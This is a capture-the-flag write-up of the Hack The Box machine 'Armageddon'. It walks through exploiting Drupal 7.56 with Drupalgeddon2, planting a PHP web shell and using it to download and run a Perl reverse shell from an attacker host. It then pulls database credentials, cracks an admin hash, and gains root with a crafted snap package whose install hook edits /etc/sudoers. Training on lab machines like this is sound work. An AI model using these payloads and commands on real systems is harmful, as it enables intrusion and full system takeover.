Hack The Box - Armageddon

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


Contents

Introduction

Armageddon is an Easy level box, and it was about as standard as standard can be. The initial foothold was straight a forward Drupal exploit, and the name of the box is a massive hint (*Druppalgeddon2*). After gaining the initial foothold, enumerating MySQL and credential stuffing gains us user privileges. All of this is pretty basic. The privilege escalation is achieved through *snap*, which was interesting to me since I'd never done this before. It was not difficult to identify or exploit though.

Information Gathering

Port Scan: nmapAutomator

We begin our reconnaissance by running *nmapAutomator* via `sudo ./nmapAutomator.sh 10.10.10.233 All`. Among many other things, this runs our port scans with increasing comprehensiveness.

```
Making a script scan on all ports

Host discovery disabled (-Pn). All addresses will be marked 'up' and
    scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-10 11:47 EDT
Nmap scan report for 10.10.10.233
Host is up (0.083s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|_  256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Welcome to  Armageddon |  Armageddon

Service detection performed. Please report any incorrect results at
    https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.51 seconds
```

The open ports on the machine are **22** and **80**. These are all we'll need to proceed through the rest of the box. Let's take a look at what's on the web port.

Port 80

Nmap has indicated already that it's a Drupal 7 site.





Figure 1: Nice little chicken drawing

We can view the `CHANGELOG.txt` file to get a more specific version number. In this case it is on version `7.56`.




```
Drupal 7.56, 2017-06-21
-----------------------
- Fixed security issues (access bypass). See SA-CORE-2017-003.

Drupal 7.55, 2017-06-07
-----------------------
- Fixed incompatibility with PHP versions 7.0.19 and 7.1.5 due to duplicate
  DATE_RFC7231 definition.
- Made Drupal core pass all automated tests on PHP 7.1.
- Allowed services such as Let's Encrypt to work with Drupal on Apache, by
  making Drupal's .htaccess file allow access to the .well-known directory
  defined by RFC 5785.
- Made new Drupal sites work correctly on Apache 2.4 when the mod_access_compat
  Apache module is disabled.
```

Figure 2: Druapl version via CHANGELOG.txt

Running a quick `searchsploit drupal` reveals that versions `7.58` and below are susceptible to *Drupalgeddon2*, a remote code execution exploit.




Figure 3: Searchsploit reveals this site may be suseptable to Drupalgeddon2.

Exploitation

Initial foothold

To gain our initial foothold on the machine we'll use the exploit above. The first order of business is to add `10.10.10.233` to our `/etc/hosts` file as `armageddon.htb`. After this we'll install the required gem dependency via `sudo gem install highline`. After we transfer the exploit to the home directory, we'll execute it.

```
┌──
(⊠kalikali)-[~]└─
$ ruby 44449.rb http://armageddon.htb
ruby: warning: shebang line ending with \r may cause problems
[*] --==[::#Drupalggedon2::]==--
--------------------------------------------------------------------------------

[i] Target : http://armageddon.htb/
--------------------------------------------------------------------------------

[+] Found  : http://armageddon.htb/CHANGELOG.txt    (HTTP Response:
    200)
[+] Drupal!: v7.56
--------------------------------------------------------------------------------

[*] Testing: Form   (user/password)
```

```
[+] Result : Form valid
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Clean URLs
[!] Result : Clean URLs disabled (HTTP Response: 404)
[i] Isn't an issue for Drupal v7.x
--------------------------------------------------------------------------------

[*] Testing: Code Execution   (Method: name)
[i] Payload: echo DMGWWYDY
[+] Result : DMGWWYDY
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hooOO!
--------------------------------------------------------------------------------

[*] Testing: Existing file   (http://armageddon.htb/shell.php)
[i] Response: HTTP 404 // Size: 5
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Writing To Web Root   (./)
[i] Payload: echo PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYydd
 | base64 -d | tee shell.php
[+] Result : <?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }
[+] Very Good News Everyone! Wrote to the web root! Waayheeeey!!!
--------------------------------------------------------------------------------

[i] Fake PHP shell:   curl 'http://armageddon.htb/shell.php' -d 'c=hostname'
armageddon.htb>> whoami
apache
```

The web shell above isn't great, so we'll simply use it to download and execute a reverse shell. In this machine's case, we determined a Perl shell worked well.

Below we see the commands to transfer the shell to our attacking machine's Apache server, and start the server. The last `vim` command includes modifying the listening IP and port.

```
┌──
(⊠kalikali)-[/var/www/html]└─
$ sudo cp /usr/share/webshells/perl-reverse-shell.pl /var/www/html/perl-reverse-shell.pl┌──
(⊠kalikali)-[/var/www/html]└─
$ sudo service apache2 start┌──

(⊠kalikali)-[/var/www/html]└─
$ sudo vim perl-reverse-shell.pl
```

We've modified the following portion of *perl-reverse-shell.pl*,

```
# Where to send the reverse shell.  Change these.
my $ip = '10.10.14.3';
my $port = 443;
```

First we start a Netcat listener on port 443 of the attacking machine via `sudo nc -lnvp 443`, and then use the web shell we've achieved on the victim machine to download and execute our perl reverse shell,

Victim downloads and executes reverse shell.

```
armageddon.htb>> curl http://10.10.14.3/perl-reverse-shell.pl --output shell.pl
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3712  100  3712    0     0   4141      0 --:--:-- --:--:-- --:--:--  4138
armageddon.htb>> perl shell.pl
Content-Length: 0
Connection: close
Content-Type: text/html

Content-Length: 40
Connection: close
Content-Type: text/html

Sent reverse shell to 10.10.14.3:443<p>
armageddon.htb>>
```

Attacker catches shell.

```
┌──
(kalikali)-[/var/www/html]└─
$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.233] 34110
 19:18:10 up  2:32,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
Linux armageddon.htb 3.10.0-1160.6.1.el7.x86_64 #1 SMP Tue Nov 17 13:59:11 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
/
apache: cannot set terminal process group (-1): Inappropriate ioctl for device
apache: no job control in this shell
apache-4.2$
```

User Flag

The first thing to check after compromising a web application is often the content of its database. We'll examine Drupal's `settings.php` file to view the database credentials,

```
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'CQHEy@9M*m23gBVj',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

Now, logging into MySQL with username `drupaluser` and password `CQHEy@9M*m23gBVj` allows us to dump the users table and view the password hashes.

```
apache-4.2$ mysql -u drupaluser -p drupal
mysql -u drupaluser -p drupal
Enter password: CQHEy@9M*m23gBVj
select * from users;
exit();
ERROR 1064 (42000) at line 2: You have an error in your SQL syntax;
    check the manual that corresponds to your MariaDB server version for
     the right syntax to use near 'exit()' at line 1
uid     name    pass    mail    theme   signature
    signature_format        created access  login   status  timezone
           language        picture init    data
0                                               NULL    0       0
          0       0       NULL            0               NULL
1       brucetherealadmin       $S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97
    .oOsUf1xAhaadURt admin@armageddon.eu
    filtered_html   1606998756      1607077194      1607076276      1
          Europe/London           0       admin@armageddon.eu        a
    :1:{s:7:"overlay";i:1;}
apache-4.2$
```

We see `brucetherealadmin` has a hash of `$S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt`. We can drop this hash into a file called `armageddon.hash` and try to crack it with John and the `rockyou.txt` wordlist.




Figure 4: Cracking the password hash for *brucetherealadmin*.

As we can see above, the password that *brucetherealadmin* uses to login to Drupal is `booboo`. If we attempt the to use those same credentials to ssh into the server, we'll see that it's successful.




Figure 5: User flag by *brucetherealadmin*'s credential reuse.

Root Flag

Running *lse.sh* reveals that we're able to execute `/usr/bin/snap install *` via sudo without a password.




Figure 6: We are able to execute `/usr/bin/snap install *` snap packages via sudo with no password.

To exploit this we'll use `fpm` to craft a malicious `snap` package. On our attacking machine we'll first install `fpm`.

```
┌──
(□kalikali)-[/var/www/html]└─
$ sudo gem install --no-document fpm

   1 □
Fetching arr-pm-0.0.10.gem
Fetching io-like-0.3.1.gem
Fetching backports-3.21.0.gem
Fetching ruby-xz-0.2.3.gem
Fetching cabin-0.9.0.gem
Fetching childprocess-0.9.0.gem
Fetching clamp-1.0.1.gem
Fetching stud-0.0.23.gem
Fetching git-1.8.1.gem
Fetching fpm-1.12.0.gem
Fetching insist-1.0.0.gem
Fetching mustache-0.99.8.gem
Fetching dotenv-2.7.6.gem
Fetching pleaserun-0.0.32.gem
Successfully installed cabin-0.9.0
Successfully installed backports-3.21.0
Successfully installed arr-pm-0.0.10
Successfully installed clamp-1.0.1
Successfully installed childprocess-0.9.0
Successfully installed io-like-0.3.1
Successfully installed ruby-xz-0.2.3
Successfully installed stud-0.0.23
Successfully installed mustache-0.99.8
Successfully installed insist-1.0.0
Successfully installed dotenv-2.7.6
Successfully installed pleaserun-0.0.32
Successfully installed git-1.8.1
Successfully installed fpm-1.12.0
14 gems installed
```

As per the *GTFObin's instructions* we craft the packet. We'll modify the command in those instructions to be `COMMAND="echo 'brucetherealadmin ALL=(ALL)NOPASSWD:/bin/bash' >> /etc/sudoers"`, so that *brucetherealadmin* can sudo with no password at all. We then transfer this package to our Apache server's directory as `oh.snap`.

```
┌──
(□kalikali)-[~]└─
$ COMMAND="echo 'brucetherealadmin ALL=(ALL) NOPASSWD:/bin/bash' >> /
    etc/sudoers"
cd $(mktemp -d)
mkdir -p meta/hooks
printf '#!/bin/sh\n%s; false' "$COMMAND" >meta/hooks/install
chmod +x meta/hooks/install
fpm -n xxxx -s dir -t snap -a all meta
```

```
Created package {:path=>"xxxx_1.0_all.snap"}
(kalikali)-[/tmp/tmp.CkDpHzKVN8]
$ sudo mv xxxx_1.0_all.snap /var/www/html/oh.snap
(kalikali)-[/tmp/tmp.CkDpHzKVN8]
$
```

Now, after downloading `oh.snap` we execute `sudo /usr/bin/snap install oh.snap --dangerous --devmode` to install the package. This will allow *brucetherealadmin* to execute `sudo /bin/bash` and get us a root shell.




Figure 7: Installing `oh.snap` allows us to `sudo` with no password to gain a root shell.

Conclusion

This box was fairly entertaining, and very straight forward. Sometimes I don't mind an easy one at all. Obviously the way that the root shell is achieved should be cleaned up if we cared at all about hiding our tracks :).




Figure 8: Yay.

References

1. Drupalgeddon2 Exploit
2. GTFO Bins for snap + sudo